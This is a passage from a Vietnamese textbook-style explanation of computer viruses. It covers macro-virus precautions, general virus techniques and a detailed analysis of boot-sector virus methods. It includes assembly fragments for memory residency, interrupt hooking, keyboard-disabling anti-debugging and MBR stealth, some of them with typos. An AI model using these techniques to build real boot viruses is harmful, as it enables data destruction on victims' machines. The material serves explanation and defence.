công trình trên đĩa cứng của nhà nghiêm cứu đều tan thành mây khói, hoặc với nhân viên máy tính thì quyết định thôi việc coi như cầm chắc trong tay..

Tuy vùng sử dụng macro của Microsoft Word để thực hiện hành vi xấu những hình thức phá hoại của loại này khác với virus. Virus chỉ phá hoại dữ liệu của máy tính một cách ngẫu nhiên, tại những địa chỉ không xác định. "Bom thư tin học" nhằm vào những địa chỉ cụ thể, những cơ sở dữ liệu mà chúng biết chắc là có giá. Cũng không loại trừ khả năng chúng mai danh một người nào đó để thực hiện âm mưu với dụng ý "một mũi tên trúng hai mục tiêu". Chúng ta phải tăng cường cảnh giác.

Để phòng chống loại virus macro này, khi sử dụng một tập tin .DOC, .XLS bạn phải chắc chắc rằng chúng không chứa bất kỳ một macro lạ nào (ngoài các macro do chính bạn tạo ra). Ngoại trừ hình thức phá hoại kiểu "bom thư", macro virus thường đếm số lần kích hoạt mới thực hiện phá hoại (để chúng có thời gian lây). Vì vậy khi mở tập tin, bạn hãy chọn menu Tool/Macro (của WinWord) để xem trong văn bản có macro lạ hay không (kể cả các macro không có tên). Nếu có, đừng ngần ngại xoá chúng ngay. Sau đó thoát khỏi WinWword, xoá luôn tập tin NORMAL.DOT. Một số Macro virus có khả năng mã hoá progvi, che dấu menu Tool/Macro của WinWord, hoặc không cho xoá macro..., đó là những dấu hiệu chắc

chắn để tin rằng các macro virus đang rình rập xoá dữ liệu của bạn. Hãy cô lập ngay tập tin này và gửi chúng đến địa chỉ liên lạc của các Antivirus mà bạn tin tưởng.

Virus máy tính là sản phẩm do con người tạo ra, vì vậy khó có thể liệt kê hết cả những hành virus và hình thức phá hoại của chúng cũng như không thể dự đoán về kết cục của "cuộc chiến" này. Không ai quí dữ liệu của bạn hơn chính bạn. Hãy tự bảo vệ mình trước khi tìm được "thuốc" chặn đứng sự tấn công của virus máy tính, bạn sẽ thấy tự tin và thoải mái hơn trong công việc.

CHƯƠNG III
TÍNH CHẤT VÀ CÔNG NGHỆ SỬ DỤNG TẠO VIRUS

Virus là những chương trình máy tính được thiết kế với mục đích đặc biệt, từ cách cài đặt đến hoạt động đều cố che dấu không cho người sử dụng biết với mục đích duy nhất là phá hoại, vì vậy chúng có những tính chất đặc biệt. Những sản phẩm của các chuyên gia tin học có mục đích xấu này rất đa dạng và cho đến nay, người ta cũng chưa thể phát hiện ra hết những hậu quả mà nó để lại cho các hệ thống máy tính, nhưng tạm thời, có thể thống kê một số tính chất cơ bản cũng như công nghệ áp dụng để sản sinh ra virus. Để việc phòng ngừa có hiệu quả, chúng tôi cho rằng không nên "khoán trắng" việc phòng diệt cho các chuyên gia tin học, bởi lẽ thứ nhất: Không phải lúc nào bạn cũng có thể tìm được các chuyên gia có đủ khả năng để giải quyết vấn đề; thứ hai: Giá thuê các chuyên gia có thể sẽ rất đắt; thứ ba: Đã phải thuê tới các chuyên gia cũng đồng nghĩa với hệ thống của bạn đã bị phá hoại nghiêm trọng, việc khắc phục có thể thành công hoặc thất bại. Không một chuyên gia

thượng thặng nào dám khẳng định luôn chế ngự và giải quyết được tất cả các hậu quả do virus gây ra. Nghiên cứu sâu vào tính chất, công nghệ của virus có thể là một công việc hết sức buồn tẻ và khó đối với nhiều người, nhưng chúng tôi cho rằng hiểu biết một cách căn bản về nó để phòng trừ là những điều nên làm đối với hầu hết mọi người sử dụng máy tính.

1. Tính chất của virus

1.1 Tính lây lan.

Đây là tính chất căn bản, xác định một chương trình có phải là virus hay không. Như chúng ta đã biết, virus là những chương trình máy tính được cài đặt và chạy ngoài sự kiểm soát của người sử dụng. Vậy làm cách nào để đưa virus vào máy tính của các nạn nhân? Hiển nhiên, chẳng ai đi copy virus về để dùng cả. Nó chỉ có một cách thức duy nhất, mô phỏng và giống như virus sinh học đó là lây lan lên các "cơ thể máy tính" của các nạn nhân mà thôi. Các virus đều được thiết kế theo hướng phát triển để có khả năng lây lan mạnh nhất. Đó cũng là một yếu tố dẫn đến sự ra đời các virus trên mạng.

1..2 Tính chất phá hoại.

Đây là tính chất nguy hiểm nhất của virus, là thuộc tính có từ mục đích sản sinh ra virus từ những cái đầu không lành mạnh, mặc dù không phải tất cả các loại virus đều có tính chất phá hoại. Một số ít virus được thiết

kế với mục đích phá hoại, bao gồm phá hoại dư liệu và phá hoại máy tính, làm ảnh hưởng đến mạng máy tính... Một số virus không được thiết kế để phá hoại, nhưng do lỗi logic lập trình, đôi khi gây ra những hiệu ứng nguy hiểm không kém mà chính người sản sinh ra nó cũng không hề nghĩ tới, đặc biệt là khi nhiều virus cùng tồn tại trên một máy tính. Khi có nhiều hơn hai loại virus cùng tồn tại trên máy tính và cùng phá hoại file dữ liệu, bạn hãy tưởng tượng hậu quả của nó sẽ khôn lường đến mức nào? Mọi chương trình nhận dạng virus có thể sẽ mắc bẫy khi hậu quả phá hoại của con virus đầu tiên đã bị con virus thứ hai tiếp tục phá hoại và làm mất hết dấu vết, làm cho chương trình nhận dạng không xác định được chúng thuộc loại virus nào, mặc dầu cả hai đã được cập nhật.

1.3 Tính nhỏ gọn.

Để có thể lây nhiễm mà khó bị phát hiện, các virus phần lớn đều có tính nhỏ gọn. Tính nhỏ gọn cũng là cái cách để có thể lây lan nhanh từ máy này sang máy khác. Hầu hết các virus đều có kích thước rất nhỏ so với một chương trình bình thường: Trong khoảng 4KB trở xuống (ngoại trừ các virus được viết bằng các ngôn ngữ bậc cao). Cùng với tính chất lây nhiễm, tính chất này đã tạo nên tên gọi: VIRUS.

1.4 Tính tương thích.

Là những chương trình máy tính, virus cũng có tính tương thích như những chương trình khác. Một virus được thiết kế trên một hệ thống/môi trường thường không thể lây nhiễm trên một hệ thống/môi trường khác. Chẳng hạn một con sâu Internet không thể lây nhiễm qua các máy chỉ sử dụng đơn thuần môi trường DOS, vì không thể tìm đâu ra bản đăng ký (Registry) của Windows. Để khắc phục điểm yếu này, ngày nay các virus có xu hướng phát triển theo hướng lai, một virus gồm nhiều phần khác nhau, có tác dụng lây nhiễm trên các môi trường khác nhau.

1.5 Tính phát triển kế thừa.

Các virus ra đời sau thường có xu hướng kế thừa những ý tưởng/công nghệ đã được các virus trước đó phát triển theo cách này hay cách khác, giữ nguyên hoặc đã cải tiến, sửa đổi. Một trường hợp là các virus được phát triển dần thành từng "họ virus" như họ virus Date, họ virus CIH, họ virus Tiny…

2. Các công nghệ của virus.

Một virus thường sử dụng nhiều công nghệ khác nhau, với mục đích chính là tăng cường khả năng lây nhiễm, tối ưu hoá trong việc che dấu sự tồn tại của virus trên môi trường làm việc cũng như trên đối tượng chủ, và nhất là khả năng chống đỡ các chương trình tìm diệt tốt nhất.

2.1 Công nghệ lây nhiễm (Infect).

Là công nghệ cơ bản của một virus, đảm bảo cho sự tồn tại, lây lan và tên gọi của một chương trình được gọi là virus. Những virus càng lây nhiễm nhanh thì càng có khả năng lây lan rộng rãi, và thông thường mức độ nguy hiểm cũng càng lớn.

2.2 Công nghệ kiểm tra sự tồn tại (Check if exist).

Virus phải lây nhiễm lên đối tượng chủ, và có thể kiểm soát hoạt động của môi trường để dễ dàng lây nhiễm ra các đối tượng khác. Tuy nhiên mỗi virus chỉ được lây nhiễm/kiểm soát một lần, để đảm bảo không làm ảnh hưởng đến tốc độ làm việc của máy tính. Vì vậy trước khi lây nhiễm/kiểm soát virus phải kiểm tra sự tồn tại của chính mình trên đối tượng chủ/môi trường. Chính vì lý do này mà một số chương trình phòng chống virus đã khai thác, giả lập các máy tính chưa bị nhiễm giống như đã bị nhiễm, nhằm "che mắt" virus nhằm làm cho chúng tưởng rằng đối tượng đích mà chúng đang có ý định lây lan đã bị nhiễm rồi và không thực hiện các thao tác lây nhiễm lên đó nữa

2.3 Công nghệ định vị.

Là công nghệ để xác định vị vị trí của virus trên vùng nhớ, đây là một trong những công nghệ cơ bản nhưng rất

quan trọng của một virus có dạng mã máy, cho phép tiến hành việc truy xuất dữ liệu.

2.4 Công nghệ "thường trú" (Residency).

Thường trú có nghĩa là bật máy lên cũng đồng thời với việc khởi động một chương trình virus. Chương trình này chỉ dừng khi bạn tắt máy mà thôi. Công nghệ thường trú chỉ công nghệ virus sử dụng để kiểm soát hoạt động của hệ thống, tiến hành các tác vụ lây nhiễm, nguy trang, phá hoại cũng như các tác vụ khác. Đây là một công nghệ khá phức tạp và cao cấp, phụ thuộc vào mỗi môi trường mà virus hoạt động.

2.5 Công nghệ phá hoại, do thám (Payload).

Không phải là công nghệ bắt buộc phải có của một virus. Tuy nhiên do tính chất của chương trình virus vốn đã mang tính phá hoại, mặt khác một số virus được thiết kế đặc biệt cho mục đích phá hoại, do thám, vì vậy hầu hết các virus đều có phần mã làm nhiệm vụ này.

Chúng có thể chỉ là những thông điệp vô hại hay những hiệu ứng đồ hoạ đẹp mắt như pháo hoa, ngọn lửa cháy... nhưng cũng có thể là những đoạn mã phá hoại dữ liệu/máy tính rất nguy hiểm, hay những hoạt động do thám, ăn cắp thông tin...

Virus là một chương trình máy tính, vì vậy nó có thể sử dụng hầu hết các tác vụ mà một chương trình bình thường được quyền tiến hành, nhiều virus được thiết kế

để có thể thi hành ở mức hệ thống nên còn có thể thực hiện những tác vụ đặc biệt. Do đó các công nghệ phá hoại của virus rất đa dạng, trong đó những công nghệ phá hoại nguy hiểm như làm hỏng dữ liệu lưu trữ trên máy tính , thậm chí cả máy tính. Làm ảnh hưởng đến hiệu suất làm việc trên máy tính cũng như trên mạng. Một số virus còn được thiết kế để tiến hành đánh cắp thông tin, tiến hành do thám trên hệ thống mạng máy tính.

2.6 Công nghệ tạo áo giáp (Armouring).

Là công nghệ chống gỡ rối/dịch ngược mã lệnh virus. công nghệ này chủ yếu nhằm chống lại phần mềm antivirus.

2.7 Công nghệ nguy trang (Stealth).

Là công nghệ nhằm giấu giếm, nguy trang sự tồn tại của virus trên đối tượng chủ và môi trường lây nhiễm. Người dùng sẽ rất khó phát hiện sự tồn tại của virus và tin tưởng rằng máy tính của mình không bị virus, công nghệ này đôi khi nguy trang được cả ,với một số phần mềm antivirus.

2.8 Công nghệ mã hoá (Encryption).

Là công nghệ mã hoá phần chương trình chính của virus, đây là một công nghệ cũ, nhưng hiện nay vẫn được sử dụng, có thêm một số cải tiến, sửa đổi. Công nghệ này

cũng nhằm che dấu sự tồn tại của virus trên đối tượng chủ.

2.9 Công nghệ đa hình (Polymorphism).

Là công nghệ có mục đích chống lại phương pháp dò tìm đoạn mã mà các chương trình antivirus thường sử dụng. Công nghệ này dựa trên ý tưởng mỗi mẫu virus được mã hoá với những khoá mã/giải mã khác biệt và/hoặc mã lệnh toán học/logic và bộ giải mã có mã lệnh khác biệt so với những mẫu trước đó.

2.10 Công nghệ biến hình (Metamorphism).

Là công nghệ độc đáo, hoàn hảo để chống lại các antivirus. Công nghệ đa hình chỉ tạo ra các bộ giải mã khác biệt, còn công nghệ biến hình sinh ra cả đoạn mã mới hoàn toàn. Rõ ràng đây là một công nghệ khó, cả về thuật toán cũng như chương trình hoá. Và các antivirus sẽ rất khó khăn để nhận dạng/diệt những virus biết sử dụng công nghệ này.

2.11 Công nghệ chống mô phỏng (Anti-Emulation).

Emulation là một công nghệ mà các chương trình antivirus sử dụng để mô phỏng mã lệnh của chương trình nghi ngờ, kiểm tra phát hiện những virus chưa biết. Anti-Emulation là công nghệ giúp các virus có thể nguy trang

để vượt qua sự kiểm tra, hay làm cho hệ mô phỏng không thể tiến hành phân tích virus.

2.12 Công nghệ chống theo dõi (Anti-Heuristic).

Một số chương trình antivirus hiện đại sử dụng một phương pháp gọi là heuristic, phát hiện virus dựa trên phân tích hành vi của các chương trình. Và anti-heuristic là công nghệ nhằm chống sự phát hiện của các chương trình antivirus đó.

2.13 Công nghệ Tunneling.

Một số chương trình antivirus sử dụng các chương trình kiểm soát hệ thống, phát hiện các hoạt động đặc biệt, nghi ngờ là virus để cảnh báo, ngăn chặn. Tunneling là công nghệ nhằm giành được quyền kiểm soát cao nhất đối với môi trường, tránh được sự kiểm soát của các chương trình antivirus.

2.14 Công nghệ Anti-Tunnel.

Để tiến hành kiểm soát hoạt động hệ thống, antivirus cũng sử dụng công nghệ tunneling để có được quyền kiểm soát cao nhất. Anti-Tunnel là công nghệ mà các virus sử dụng để ngăn chặn các antivirus (và cả những virus khác) tiến hành công nghệ đó.

2.15 Công nghệ Anti-Bait.

Bait là một thuật ngữ chỉ các chương trình dùng để bẫy các virus, các chương trình này không làm bất cứ

việc gì, chỉ là những đối tượng bẫy, nhằm phát hiện sự lây lan của virus. Công nghệ Anti-Bait xác định những đối tượng bẫy, tránh bị phát hiện sớm bởi các chương trình antivirus.

2.16 Công nghệ tối ưu.

Bao gồm các công nghệ viết mã và thiết kế nhằm mục đích tối ưu chương trình virus về mặt tốc độ, kích thước, khả năng phá hoại, khả năng chống đỡ các chương trình tìm diệt... Các công nghệ này được sử dụng rất nhiều, thể hiện khả năng, tính chuyên nghiệp của những người viết virus.

3. Phân tích các công nghệ của virus

3.1. Virus Boot.

Là loại virus lây nhiễm MasterBoot/BootRecord của đĩa cứng/đĩa mềm. Loại virus này chiếm quyền điều khiển ngay khi máy tính được khởi động, trước khi một hệ điều hành nào đó được nạp. Do khả năng đó, virus Boot không nhất thiết phụ thuộc vào hệ điều hành và có khả năng lây lan rất mạnh.

3.1.1 Đối tượng lây nhiễm và môi trường hoạt động.

MasterBoot (MB) là sector đầu tiên của đĩa cứng (sector 1, head 0, cylinder 0). MB chứa một bảng tham số gọi là bảng phân vùng - Partition Table (tại offset 01BEh), xác định các thông số về các phân vùng: điểm bắt đầu, kết thúc hệ thống file... và xác định phân vùng

hoạt động - Active Partition. MB cũng chứa một đoạn chương trình (bắt đầu từ offset 0) có tác dụng kiểm tra các phân vùng, tìm kiếm phân vùng hoạt động. Nếu thấy một phân vùng hoạt động, MB chuyển chính đoạn mã MB lên một vùng nhớ khác, sau đó tiến hành đọc BootRecord của phân vùng đó lên địa chỉ 0000:07C00h sau đó trao quyền điều khiển cho đoạn mã vừa đọc vào.

BootRecord (BR) là sector đầu tiên của đĩa mềm hay của một phân vùng trên đĩa cứng. BR chứa các thông số về đĩa mềm/đĩa cứng logic và một đoạn chương trình có nhiệm vụ tải các file hạt nhân của hệ điều hành vào RAM, sau đó trao quyền điều khiển cho hệ điều hành.

Mỗi khi máy tính được khởi động, một đoạn chương trình trong ROM sẽ được thực hiện. Đoạn chương trình này tiến hành quá trình POST (Power On Seft Test - tự kiểm tra khi khởi động). Quá trình này sẽ lần lượt kiểm tra các thanh ghi, kiểm tra bộ nhớ, khởi tạo các chíp điều khiển DMA, bộ điều khiển ngắt, đĩa... Nếu quá trình này hoàn thành tốt đẹp, công việc tiếp theo là dò tìm các chương trình khởi tạo của các card thiết bị gắn thêm và trao quyền điều khiển để chúng tự khởi tạo. Sau đó, đoạn chương trình trong ROM sẽ tiến hành đọc MasterBoot trên đĩa cứng hoặc BootRecord trên đĩa mềm (nếu tồn tại đĩa cứng/đĩa mềm trên máy tính) vào RAM tại một địa chỉ cố định: 0000:07C00h. Thứ tự kiểm tra đĩa cứng và đĩa mềm phụ thuộc vào thiết lập mà người sử dụng đã đặt

trong CMOS. Nếu việc đọc thành công, ngắt 18h sẽ được gọi. Nếu đọc thành công, quyền điều khiển sẽ được trao cho đoạn mã đã đọc bằng một lệnh nhảy xa: JMP FAR 0000:07C00.

Như vậy nếu đoạn chương trình trên MB/BR bị thay thế bằng một đoạn chương trình khác (có thể là một virus), chương trình đó sẽ có quyền điều khiển mỗi khi máy tính được khởi động.

3.1.2 Phân tích các công nghệ của virus Boot.

a. Công nghệ lây nhiễm:

Đối với đĩa mềm, việc lây nhiễm đơn giản là thay thế BR với một đoạn chương trình virus.

Đối với đĩa cứng, vì MB và BR trên phân vùng hoạt động đều được trao quyền khởi động, nên có thể thay thế MB hoặc BR trên phân vùng hoạt động với đoạn chương trình virus. Nếu chọn MB sẽ virus luôn được nạp và kích hoạt, không phụ thuộc vào việc sau đó hệ điều hành nào sẽ được nạp. Tuy nhiên nếu chọn BR, phải tìm kiếm BR trên phân vùng hoạt động để đảm bảo virus được kích hoạt. Thực tế, hầu các virus Boot đều chọn lây nhiễm MB thay vì lây nhiễm BR.

Kích thước của MB/BR chỉ gồm 1 sector 512 byte, không đủ lớn đối với một số virus, nên cần tìm một vị trí trên đĩa để lưu phần mã vượt trội. MB/BR cũ chứa các thông tin quan trọng về bảng phân vùng/bảng tham số

đĩa và đoạn chương trình của MB/BR cũng cần phải lưu giữ. Nơi lưu giữ phần mã vượt trội và MB/BR cũ phải được đảm bảo không bị sử dụng vào mục đích khác (không bị ghi đè). Virus có thể sử dụng một số vùng đĩa sau vào mục đích đó:

- Đối với đĩa mềm:

+ Có thể dùng những vùng đĩa ít khi được sử dụng như sector cuối của thư mục gốc, những sector cuối trên đĩa.

+ Dùng một số sector còn trống, sau đó đánh dấu các sector này đã bị hỏng để hệ điều hành không sử dụng nữa.

+ Một phương pháp khác là định dạng thêm track mới cho đĩa mềm, sau đó sử dụng những sector trên track này.

- Đối với đĩa cứng:

+ Trên track 0 thường chỉ chứa MB trên sector 1, do đó có rất nhiều sector không dùng đến có thể sử dụng vào mục đích này.

+ Có thể sử dụng hai phương pháp đầu đã áp dụng với đĩa mềm.

Như vậy khi được trao quyền điều khiển, virus Boot sẽ tiến hành các tác vụ lây nhiễm, cài đặt... sau đó đọc MB/BR cũ vào RAM và trả quyền điều khiển cho đoạn mã trong MB/BR tiến hành như bình thường.

Do các đĩa cứng là cố định trong suốt phiên làm việc của máy tính, hầu hết các virus Boot đều tiến hành lây nhiễm lên đĩa cứng (nếu tìm thấy) ngay khi khởi động.

Để lây nhiễm lên đĩa mềm, các virus Boot thường tiến hành phân phối vùng nhớ riêng để thường trú, chiếm một số ngắt để phục vụ cho việc lây lan (thường là ngắt 013h). Mỗi khi phát hiện thấy BR trên đĩa mềm chưa bị lây nhiễm, virus sẽ tiến hành lây nhiễm lên đĩa mềm đó.

b. Công nghệ định vị.

MB/BR luôn được BIOS nạp vào RAM tại địa chỉ 0000:07C000h và chuyển quyền điều khiển với một lệnh nhảy xa:

JMP FAR 0000:07C00

Do đó khi virus Boot nhận được quyền điều khiển, thanh ghi CS=0, các tham chiếu đều phải tính theo offset 07C000h. Để đơn giản hoá các tham chiếu, có thể sử dụng hai phương pháp sau để có thể sr dụng một offset quen thuộc hơn (0 hoặc 0100h - tương ứng với các file thi hành dạng .BIN, .COM):

- Phân phối một vùng nhớ để thường trú, chuyển toàn bộ chương trình virus tới vùng nhớ này, sau đó chuyển quyền điều khiển cho đoạn mã tại vùng nhớ mới với địa chỉ segment:offset mới.

- Sử dụng một lệnh nhảy JMP FAR 07C0h:0xxxx chuyển quyền điều khiển đến một lệnh tại chính vùng nhớ 0000:07C00h, nhưng với segment:offset khác.

c. Công nghệ thường trú.

Để tiến hành thường trú, kiểm soát một số hoạt động của hệ thống, virus cần tiến hành các bước sau:

- Phân phối một vùng nhớ riêng để lưu giữ chương trình virus bao gồm mã lệnh, các biến và vùng đệm cần thiết.

- Chặn một số ngắt phục vụ cho hoạt động của virus như lây nhiễm, phá hoại…

Có các công nghệ phân phối vùng nhớ sau:

+ Phân phối một vùng nhớ cao (chỉ vùng nhớ cuối cùng của bộ nhớ cơ bản):

Sau khi thực hiện xong quá trình POST, kích thước của bộ nhớ cơ bản tính theo KB sẽ được ghi vào một vùng dữ liệu của BIOS ở địa chỉ 0:0413h (1 word). Khi một hệ điều hành nhận được quyền điều khiển, nó được quyền kiểm soát vùng nhớ từ có kích thước đó, bắt đầu từ 0000:0000. Như vậy để phân phối một vùng nhớ riêng không bị hệ điều hành sử dụng, chỉ cần giảm giá trị ghi tại địa chỉ này, và sử dụng những KB cuối cùng của bộ nhớ cơ bản. Mỗi virus Boot thường chiếm 1 - 4KB, sau đây là đoạn mã minh hoạ:

xorax,ax

```
mov     ds,ax
mov     di,ax
dec     word ptr [413h]     ; Giảm 1 KB
int 12h ; Lấy kích thước bộ nhớ
mov     cl,6
shl ax,cl ; Tính toán địa chỉ đoạn của vùng nhớ
mov     es,ax
push    cs
pop     ds
mov     si,offset vstart    ; Điểm bắt đầu chương
trình virus
mov     cx,vsize            ; Kích thước của phần mã
thường trú
rep movsb           ;
```

+ Phân phối một vùng nhớ thấp:

Các virus Boot thường trú vùng nhớ cao dễ bị phát hiện, do làm giảm kích thước bộ nhớ mà hệ điều hành được sử dụng. Để khắc phục điều đó, có thể áp dụng một công nghệ khác: phân phối một vùng nhớ thấp khi hệ điều hành đã được tải vào.

Ngoài ra, virus cũng có thể tự định vị một vùng nhớ, thay vì tự phân phối một vùng nhớ:

+ Sử dụng phần còn trống của bảng vector ngắt:

Có rất nhiều ngắt chưa được sử dụng bởi BIOS và hệ điều hành với mục đích dự trữ và dành riêng cho các

chương trình ứng dụng. Virus có thể chọn vùng còn trống trong bảng vector ngắt để lưu giữ chương trình virus. Thông thường vùng bảng vector ngắt từ AAAA đến BBBB có thể dùng được mà vẫn an toàn.

+ Sử dụng các lỗ hổng trong bộ nhớ:

Phương pháp này tìm một vùng không sử dụng trong vùng dữ liệu BIOS, bắt đầu từ địa chỉ 0040h:0000 để lưu giữ chương trình virus. Một địa chỉ khác có thể sử dụng là 256 byte bắt đầu từ địa chỉ 0060h:0000, thường chỉ được dùng trong quá trình khởi động.

Sau khi phân phối được một vùng nhớ, cần phải chuyển toàn bộ chương trình virus lên vùng nhớ đó, sau đó chặn một số ngắt phục vụ cho việc lây nhiễm. Có các công nghệ chặn ngắt sau đây:

+ Thay thế các vector ngắt trực tiếp trong bảng vector ngắt:

Bảng vector ngắt chứa địa chỉ của 256 ngắt (từ ngắt 00 đến ngắt 0FFh) được đặt bắt đầu tại địa chỉ 0000:0000. Mỗi vector ngắt gồm 2 word chứa địa chỉ segment:offset của thủ tục xử lý ngắt. Các vector ngắt được đặt liền nhau cho đến địa chỉ 0000:03FCh. Virus thay thế các vector ngắt cần thiết trong bảng bằng các vector mới, chỉ đến thủ tục xử lý ngắt mới của virus. Vector ngắt cũ cũng được lưu lại để sử dụng khi cần dùng các dịch vụ của thủ tục xử lý ngắt cũ.

Để sử dụng các dịch vụ mà thủ tục xử lý ngắt cũ cung cấp, có thể dùng các phương pháp sau:

* Tạo lệnh ngắt giả:

Để sử dụng một dịch vụ ngắt, cần chuẩn bị nội dung các thanh ghi cần thiết, sau đó sử dụng một lệnh gọi ngắt có cú pháp INT 0xx, trong đó 0xx là số hiệu của ngắt cần thi hành. Lệnh này có thể coi như tương đương với hai lệnh:

```
PUSHF
CALLL     xxxx:yyyy
```

Trong đó xxxx:yyyy là địa chỉ của thủ tục xử lý ngắt tương ứng. Như vậy đơn giản chỉ cần thay các lệnh INT 0xx với hai lệnh liên tiếp trên, trong đó xxxx:yyyy được thay bởi các vector ngắt cũ tương ứng.

* Đặt cờ hiệu kiểm tra:

Hai lệnh trên có kích thước 6 byte, lớn gấp 3 lần lệnh gọi ngắt INT 0xx. Để giảm bớt kích thước virus, và để thuận tiện hơn, có thể tạo một cờ hiệu để xác định yêu cầu ngắt xuất phát từ các chương trình khác hay từ virus, để tiến hành các tác vụ cần thiết hay trả quyền điều khiển tới vector ngắt cũ bằng một lệnh nhảy xa JMP FAR xxxx:yyyy.

* Thay thêm các ngắt không được sử dụng, chỉ đến các thủ tục xử lý các ngắt cần chặn:

Đây là một phương pháp khác linh hoạt hơn: thay thế các vector ngắt cần chặn được lưu ngay trong một số vector ngắt mà hệ điều hành chưa sử dụng, chẳng hạn vector ngắt 013h cũ được lưu tại vị trí vector ngắt 0FFh. Khi cần sử dụng các dịch vụ mà ngắt 013h hỗ trợ, chỉ cần gọi thực hiện ngắt 0FFh.

+ Nếu phát hiện thủ tục xử lý ngắt nằm trong RAM, có thể áp dụng một công nghệ khác: thay thế một số lệnh đầu tiên ở đầu thủ tục xử lý ngắt bằng một lệnh nhảy xa JMP FAR xxxx:yyyy, trong đó xxxx:yyyy là địa chỉ segment:offset của thủ tục xử lý ngắt mới của virus. Những mã lệnh bị thay thế được lưu lại để sử dụng khi cần dùng các dịch vụ của thủ tục xử lý ngắt cũ.

Để sử dụng các dịch vụ mà thủ tục xử lý ngắt cũ cung cấp, cần tiến hành như sau: phục hồi lại những mã lệnh đã bị thay thế, sau đó tiến hành lệnh gọi ngắt như bình thường. Sau khi sử dụng xong dịch vụ ngắt, tiếp tục thay thế lệnh nhảy xa vào đầu thủ tục xử lý ngắt cũ.

d. Công nghệ kiểm ra sự tồn tại.

- Kiểm tra trên bộ nhớ:

Kiểm tra xem virus đã thường trú hay chưa. Kiểm tra trên bộ nhớ chỉ tiến hành một lần khi máy tính khởi động, trước khi tiến hành thường trú, do đó tốc độ không phải là yêu cầu chính, quan trọng hơn là độ chính xác và tính đơn giản. Có thể sử dụng các phương pháp sau:

+ Dò tìm đoạn mã nhận dạng trên bộ nhớ.

Virus tiến hành dò tìm đoạn mã nhận dạng trên vùng nhớ để kiểm tra sự tồn tại trên bộ nhớ.

+ Tạo thêm hàm/ngắt dịch vụ để kiểm tra.

Virus tạo thêm hàm/ngắt dịch vụ mới, trả lại những giá trị đặc biệt trong các thanh ghi, xác nhận sự thường trú của virus trong bộ nhớ.

Phương pháp thứ nhất phức tạp, chậm nên ít được dùng, phương pháp thứ hai đơn giản và có độ chính xác cao nên thường được sử dụng hơn.

- Kiểm tra trên đĩa:

Kiểm tra một đĩa đã bị lây nhiễm hay chưa. Việc kiểm tra trên đĩa phải tiến hành nhiều lần, do đó vừa phải đảm bảo ít ảnh hưởng tới tốc độ làm việc của máy tính, vừa phải đảm bảo độ chính xác.

Đĩa cứng có tốc độ đọc nhanh, hơn nữa chỉ cần kiểm tra một lần khi máy tính được khởi động từ đĩa mềm, do đó không ảnh hưởng nhiều đến tốc độ. Đối với đĩa mềm, tốc độ đọc chậm, lại phải kiểm tra thường xuyên, do đó cần giảm số lần kiểm tra xuống tối thiểu. Có thể hạn chế số lần kiểm tra đĩa mềm dựa trên hai nhận xét sau:

+ Mỗi khi sử dụng một đĩa mềm mới, hệ điều hành cần phải đọc bảng FAT của đĩa mới. Trên đĩa mềm, bảng FAT nằm ngay sau BR, trên track 0, do đó chỉ cần kiểm tra đĩa mềm mỗi khi có yêu cầu đọc track 0.

+ Để thay đĩa mềm mới cần phải có thời gian, như vậy chỉ kiểm tra nếu yêu cầu trước đó đã thực hiện xong một khoảng thời gian nhất định.

Để đảm bảo tính chính xác, có thể sử dụng phương pháp dò đoạn mã nhận dạng. Đoạn mã này có thể chỉ gồm một hai byte, cũng có thể là cả một đoạn mã đặc trưng. Cũng có thể sử dụng các phương pháp khác như Checksum, CRC... tuy nhiên hầu hết các virus chỉ sử dụng phương pháp dò đoạn mã do tính đơn giản.

c. Công nghệ tạo áo giáp.

- Chống dịch ngược:

Công nghệ này chủ yếu dựa trên công nghệ mã hoá, kết hợp với khả năng định vị tương đối của các lệnh JMP, CALL. Chương trình dịch ngược sẽ rất khó khăn khi dịch các virus được mã hoá, hay dịch các virus sử dụng các lệnh JMP, CALL tương đối một cách lộn xộn, dữ liệu và mã lệnh bố trí xen kẽ...

- Chống gỡ rối: Bao gồm nhiều công nghệ, nói chung một virus thường sử dụng kết hợp nhiều công nghệ khác nhau để tăng độ phức tạp, khó khăn khi phân tích viên cố gắng gỡ rối chương trình virus.

+ Công nghệ đầu tiên là tạo ra các thủ tục giả, làm cho phân tích viên mệt mỏi khi phải phân biệt những tác vụ thực sự với những thủ tục giả tạo. Phương pháp này có

điểm yếu là làm tăng kích thước virus cũng như giảm tốc độ của hệ thống.

+ Công nghệ thứ hai được sử dụng là viết mã để tạm thời treo bàn phím, làm cho phân tích viên không thể tiếp tục gỡ rối, ví dụ:

```
DisableKeyboard:
    IN    AL,021
    OR    AL,02
    OUT   AL,021        ; Đoạn mã chính
EnableKeyboard:
    IN    AL,021
    AND   AL,NOT 02h
    OUT   AL,021h
```

+ Thay thế các vector ngắt 01h/03h (các ngắt cho phép tiến hành gỡ rối) chỉ đến những địa chỉ không xác định , hay đến những thủ tục xử lý ngắt khác. Có thể tiến hành các thao tác không chuẩn đối với ngăn xếp như thao tác trực tiếp với SS, SP nhằm ngăn chặn quá trình gỡ rối. Cũng có thể kết hợp sử dụng nhiều phương pháp khác như sử dụng mã hoá nhiều tầng, sử dụng ngắt thời gian 08h, bẫy lỗi qua tính năng đọc trước các mã lệnh của bộ vi xử lý…

Thực ra những công nghệ này chỉ gây khó khăn phức tạp cho phân tích viên chứ không ngăn chặn được hoàn toàn quá trình phân tích.

f. Công nghệ ngụy trang.

- Ngụy trang trên bộ nhớ: Các virus Boot thường trú vùng nhớ cao thường dễ bị phát hiện, để khắc phục điểm yếu đó, virus có thể chờ hệ điều hành được nạp vào rồi mới tiến hành thường trú ở vùng nhớ thấp.

- Ngụy trang trên đĩa: Để ngụy trang trên đĩa, virus Boot cần tìm cách thay đổi ít nhất MB/BR, giảm thiểu khả năng bị phát hiện. Bên cạnh việc tối ưu để thu ngắn chương trình virus, có thể thiết kế một đoạn mã ngắn gọn, có nhiệm vụ tiếp tục nạp phần chính của virus từ nơi lưu giữ vào bộ nhớ, sau đó trao quyền điều khiển cho phần này. Chỉ phần mã lệnh này được ghi lên MB/BR của đĩa cần lây nhiễm, do đó sự khác biệt rất ít, khó bị phát hiện hơn.

Một phương pháp khác hiệu quả hơn được sử dụng có thể mô tả như sau: khi virus đang thường trú trong bộ nhớ, mọi yêu cầu đọc/ghi lên MB/BR của các chương trình khác sẽ được định hướng lại (ánh xạ) thành đọc/ghi sector lưu giữ MB/BR cũ. Các chương trình sẽ nhận được một bản gốc của MB/BR cũ, do đó không phát hiện sự tồn tại của virus, mặt khác đảm bảo chương trình virus không bị ghi đè.

